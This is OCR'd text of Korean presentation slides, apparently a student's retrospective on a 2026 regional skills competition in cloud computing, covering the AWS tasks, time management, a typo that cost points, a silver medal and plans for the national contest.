


3-1. 준비 과정

1과제. Solution Architecture

쉬운 문제이기에 미미한 실수로도 순위기 갈릴 수 있어, 절대 실수하지 않도록 반복적으로 연습을 돌림.

다만 대략적인 아키텍처만 공개 문제로 나왔기에 '어떻게' 실수하지 않고 풀이하는가를 중심적으로 다뤘음



3-1. 준비 과정

2과제. Small Challenge

하나의 과제에 4개의 독립된 모듈(세부 과제)가 있고, **시간을 적절하게 분배**하여 풀이하는 것이 핵심임

2026년도 지방기능경기대회 과제

직 종 명	클라우드컴퓨팅	과제명	Small challenge	과제번호	제2과제
경기시간	4시간	비번호		심사위원 확 인	(인)

1. 요구사항

1) Shared network storage
2) Query from S3
3) Fine-grained IAM policy
4) MySQL with Lambda

3-1. 준비 과정

2과제. Small Challenge

하나의 과제에 4개의 독립된 모듈(세부 과제)가 있고, **시간을 적절하게 분배**하여 풀이하는 것이 핵심임

2026년도 지방기능경기대회 과제

직 종 명	클라우드컴퓨팅	과제명	Small challenge	과제번호	제2과제
경기시간	4시간	비번호		심사위원 확 인	(인)

1. 요구사항

1) Shared Network Storage — NFS(네트워크 기반 파일 전송 프로토콜) 서비스 다루는 과제

2) Query from S3

3) Fine-grained IAM policy

4) MySQL with Lambda

3-1. 준비 과정

2과제. Small Challenge

하나의 과제에 4개의 독립된 모듈(세부 과제)가 있고, **시간을 적절하게 분배**하여 풀이하는 것이 핵심임

2026년도 지방기능경기대회 과제

직 종 명	클라우드컴퓨팅	과제명	Small challenge	과제번호	제2과제
경기시간	4시간	비번호		심사위원 확 인	(인)

1. 요구사항

1) Shared network storage

2) Query from S3 — S3(스토리지 서비스) 기반으로 쿼리(Glue + Athena)하는 문제

3) Fine-grained IAM policy

4) MySQL with Lambda

3-1. 준비 과정

2과제. Small Challenge

하나의 과제에 4개의 독립된 모듈(세부 과제)가 있고, **시간을 적절하게 분배**하여 풀이하는 것이 핵심임

2026년도 지방기능경기대회 과제

직 종 명	클라우드컴퓨팅	과제명	Small challenge	과제번호	제2과제
경기시간	4시간	비번호		심사위원 확 인	(인)

1. 요구사항

1) Shared network storage

2) Query from S3

3) Fine-grained IAM policy — AWS 권한 설정 관련 문제(최소 권한 원칙)

4) MySQL with Lambda

3-1. 준비 과정

2과제. Small Challenge

하나의 과제에 4개의 독립된 모듈(세부 과제)가 있고, **시간을 적절하게 분배**하여 풀이하는 것이 핵심임

2026년도 지방기능경기대회 과제

직 종 명	클라우드컴퓨팅	과제명	Small challenge	과제번호	제2과제
경기시간	4시간	비번호		심사위원 확 인	(인)

1. 요구사항

1) Shared network storage
2) Query from S3
3) Fine-grained IAM policy

4) MySQL with Lambda — Lambda(서버리스 컴퓨팅 서비스) + RDS MySQL 네트워크 설정 문제

3-1. 준비 과정

2과제. Small Challenge

하나의 과제에 4개의 독립된 모듈(세부 과제)가 있고, **시간을 적절하게 분배**하여 풀이하는 것이 핵심임

2026년도 지방기능경기대회 과제

직 종 명	클라우드컴퓨팅	과제명	Small challenge	과제번호	제2과제
경기시간	4시간	비번호		심사위원 확 인	(인)

1. 요구사항

1) Shared network storage
2) Query from S3
3) Fine-grained IAM policy
4) MySQL with Lambda

4시간 중 시간을 적절하게 분배해야함

ex) 1모듈에서 서버 생성 후 기다리는 동안 2모듈 풀이하기

ex) 생성에 오래걸리는 RDS(DB)부터 만들어두고 다른거 시작하기

3-1. 준비 과정

2과제. Small Challenge

하나의 과제에 4개의 독립된 모듈(세부 과제)가 있고, **시간을 적절하게 분배**하여 풀이하는 것이 핵심임

2026년도 지방기능경기대회 과제

직 종 명	클라우드컴퓨팅	과제명	Small challenge	과제번호	제2과제
경기시간	4시간	비번호		심사위원 확 인	(인)

그런데 2과제도 전체적으로 너무 쉬웠음..

1. 요구사항

1) Shared network storage
2) Query from S3
3) Fine-grained IAM policy
4) MySQL with Lambda

3-1. 준비 과정

2과제. Small Challenge

하나의 과제에 4개의 독립된 모듈(세부 과제)가 있고, **시간을 적절하게 분배**하여 풀이하는 것이 핵심임

2026년도 지방기능경기대회 과제

직 종 명	클라우드컴퓨팅	과제명	Small challenge	과제번호	제2과제
경기시간	4시간	비번호		심사위원	(인)

그런데 2과제도 전체적으로 너무 쉬웠음..

소신발언) 비전공자도 1달만 반복 학습하면 누구나 풀 수 있음


1. 요구사항

1) Shared network storage
2) Query from S3
3) Fine-grained IAM policy
4) MySQL with Lambda

3-1. 준비 과정

2과제. Small Challenge

하나의 과제에 4개의 [illegible] 것이 핵심임



아무리 15일밖에 남지 않았더라도 이정도 난이도라면 변별력이 너무 떨이질 것으로 예상.

3-1. 준비 과정

2과제. Small Challenge

문제가 쉽다 ⇒ 변별력이 매우 떨어진다 ⇒ 모두가 만점을 받을 수도 있다



3-1. 준비 과정

2과제. Small Challenge

문제가 쉽다 ⇒ 변별력이 매우 떨어진다 ⇒ 모두가 만점을 받을 수도 있다

⇒ 아주 약간의 실수로도 순위권에 들지 못할 수도 있다. (최악의 시나리오)



어떻게 해야할까?

3-1. 준비 과정

2과제. Small Challenge

문제가 쉽다 ⇒ 변별력이 매우 떨어진다 ⇒ 모두가 만점을 받을 수도 있다

⇒ 아주 약간의 실수로도 순위권에 들지 못할 수도 있다. (최악의 시나리오)

 어떻게 해야할까?

선택 A. 상대 진영의 멘탈을 교란하여 실수를 유발한다.

선택 B. 절대 실수해선 안된다는 마인드를 장착하고 최선을 다한다.



3-1. 준비 과정

2과제. Small Challenge

문제가 쉽다 ⇒ 변별력이 매우 떨어진다 ⇒ 모두가 만점을 받을 수도 있다

⇒ 아주 약간의 실수로도 순위권에 들지 못할 수도 있다. (최악의 시나리오)

 어떻게 해야할까?

선택 A. 상대 진영의 멘탈을 교란하여 실수를 유발한다.

선택 B. 절대 실수해선 안된다는 마인드를 장착하고 최선을 다한다. **<<<**

3-1. 준비 과정

연번	직종명	경기장	과제수	경기시간	과제별 시간	4.6.(월) 오전	4.6.(월) 오후	4.7.(화) 오전	4.7.(화) 오후	4.8.(수) 오전	4.8.(수) 오후
37	클라우드컴퓨팅	한양과학기술고등학교 4관 4층	2	8시간	제1과제 : 4시간, 제2과제 : 4시간 * 과제별 별도 포장		사전준비시간	경기시작 제1과제	제 1과제 채점	제2과제 경기종료	제 2과제 채점

04/06(월) 사전 준비(점검) ⇒ 04/07(화) 1과제 경기 + 채점 ⇒ 04/08(수) 2과제 경기 + 채점 + 시상

3-2. 대회 당일 (0일차 사전 점검)










지도교사 선생님의 차를 타고 가는 길


2026년 지방대회 클라우드직종은 한양과학기술고등학교에서 진행됨

사전 점검 = AWS(클라우드 제공 업체) 계정이 잘 동작하는지, 장비에 이상은 없는지,
그리고 약간의 협의를 통해 대회를 어떻게 진행할지 등등...

3-2. 대회 당일 (0일차 사전 점검)

협의: 구글 서칭 허용, 공식 문서 열람 허용, **AI는 일절 사용 금지**(구글 서칭시 나오는 Overview도 포함)






AWS 공식 문서(Docs) 열람해보는 것이 정말 매우 매우 중요함.

사실상 정답이 전부 들어있음. 문해력만 이슈만 없다면

3-2. 대회 당일 (1일차 1과제)

1. 요구사항

당신은 WorldPay의 유저 관리 시스템을 구축하는 업무를 수행해야 합니다. WorldPay는 전 세계 사람들의 결제를 쉽게 도와주는 서비스로, 중요한 정보의 유출을 막고 고가용성을 확보하도록 설계되었습니다. 주어진 요구사항에 따라 고가용성, 보안, 확장성 등을 고려한 인프라를 구축해야 합니다.



Software stack

AWS	Language / Framework
- VPC - EC2 - ALB - RDS - Secrets Manager - KMS - CloudWatch	- Python - MySQL

예상대로 매우 쉬웠던 1과제.

기억은 안나지만 1과제는 무난하게 넘어가서 최종 점수에 큰 문제는 없었던 것으로 기억함.

다른 부원들은?

3-2. 대회 당일 (1일차 1과제)

아쉽게도 다들 좋은 성적이 나오지는 못하여 입상들을 하지 못하였음...

특히 권한 설정 관련 문제로 채점 조차 진행하지 못한 부원도 있었으니.

(이 여파인지는 모르겠으나 권한 문제로 채점이 불가능한 상황 자체가 없어짐)

3-2. 대회 당일 (1일차 1과제)

아쉽게도 다들 좋은 성적이 나오지는 못하여 입상들을 하지 못하였음...

특히 권한 설정 관련 문제로 채점 조차 진행하지 못한 부원도 있었으니.

(이 여파인지는 모르겠으나 권한 문제로 채점이 불가능한 상황 자체가 없어짐)

⇒ 실력의 문제라기 보다는 대회 경험이 없어서 그랬던 것으로 추정. 모두 작년(2025) 대회 경험이 없다보니 무엇이 중요한지, 어떤 것을 실수해선 안되는지 등을 몰랐었음. (심지어 채점 방식 또한 잘 몰랐던 상태)

물론 용산의 모 IT 특성화고 또한 1명을 제외한 나머지는 뛰어난 실력이 아니였던 것으로 보여짐.



3-2. 대회 당일 (2일차 2과제)

1. 요구사항

1) Shared network storage
2) Query from S3
3) Fine-grained IAM policy
4) MySQL with Lambda

2과제는 고지한대로 4개의 세부 모듈이 출제되었음. 이 또한 매우 쉬운 난이도였는데, 출제자의 오류로 3) Fine-grained IAM policy는 사실상 무효화되면서 변별력이 더 떨어지게 되었음.

⇒ 왜 이렇게 쉽게 나올까? → 나중에 뒤에서 설명

3-2. 대회 당일 (2일차 2과제)



심지어 그나마 나름 어려운 문제였던 2) Query from S3 문제에서 오타로 인해 점수가 좀 아쉽게 깎임..


인정: worldskills
작업물: world-skills

대시(-) 하나 차이;; 클라우드 컴퓨팅 직종은 100% 객관식 True/False 채점이라 Fail.

그 외 문제들은 거의 만점 수준으로 풀이.


3-2. 대회 당일 (2일차 2과제)

다이어그램



클라우드컴퓨팅 제1과제 2 - 1

다이어그램



24년도 '지방'대회 출제 문제와 비교하면 너무 쉬워짐.

일단 Kubernetes가 등장하지 않았다는 점에서 이미 비교 불가능.

3-2. 대회 당일 (2일차 결과 발표)

그렇게 실수의 영향으로 2위으로 전락하고 은메달을 수상하게 되었음.





물론 지방대회이기 때문에 그리 만족스러운 결과는 아니였지만, 실수하지 않는 것 또한 실력이기에 인정함.

3-3. 소감과 그 이후

'기능경기대회'로 참여한 대회는 이번이 처음. 보통 기능반을 운영하거나 그렇지 않더라도 2학년/3학년 각각 참가하여 총 2번 참가하는 것이 일반적인데, 이런저런 이유로 2학년때는 참여하지 못하였음..



그래서 아쉬운 감이 있으면서도 처음으로 기능경기대회에 도전해본 것이였고,

나름 괜찮은 결과였기에 **다음엔 절대 실수하지 않을 것이라 다짐**.. (과연??)

4. 더 큰 무대로, 제61회 전국기능경기대회

사실 지방대회에서 좋은 성적을 얻는 것은 크게 의미가 없음. (조건: 입상자에 한하여)

4. 더 큰 무대로, 제61회 전국기능경기대회




4. 더 큰 무대로, 제61회 전국기능경기대회



적어도 여기서 좋은 성적을 내어야 어디가서 자랑질을 할 수 있지 않겠는가..

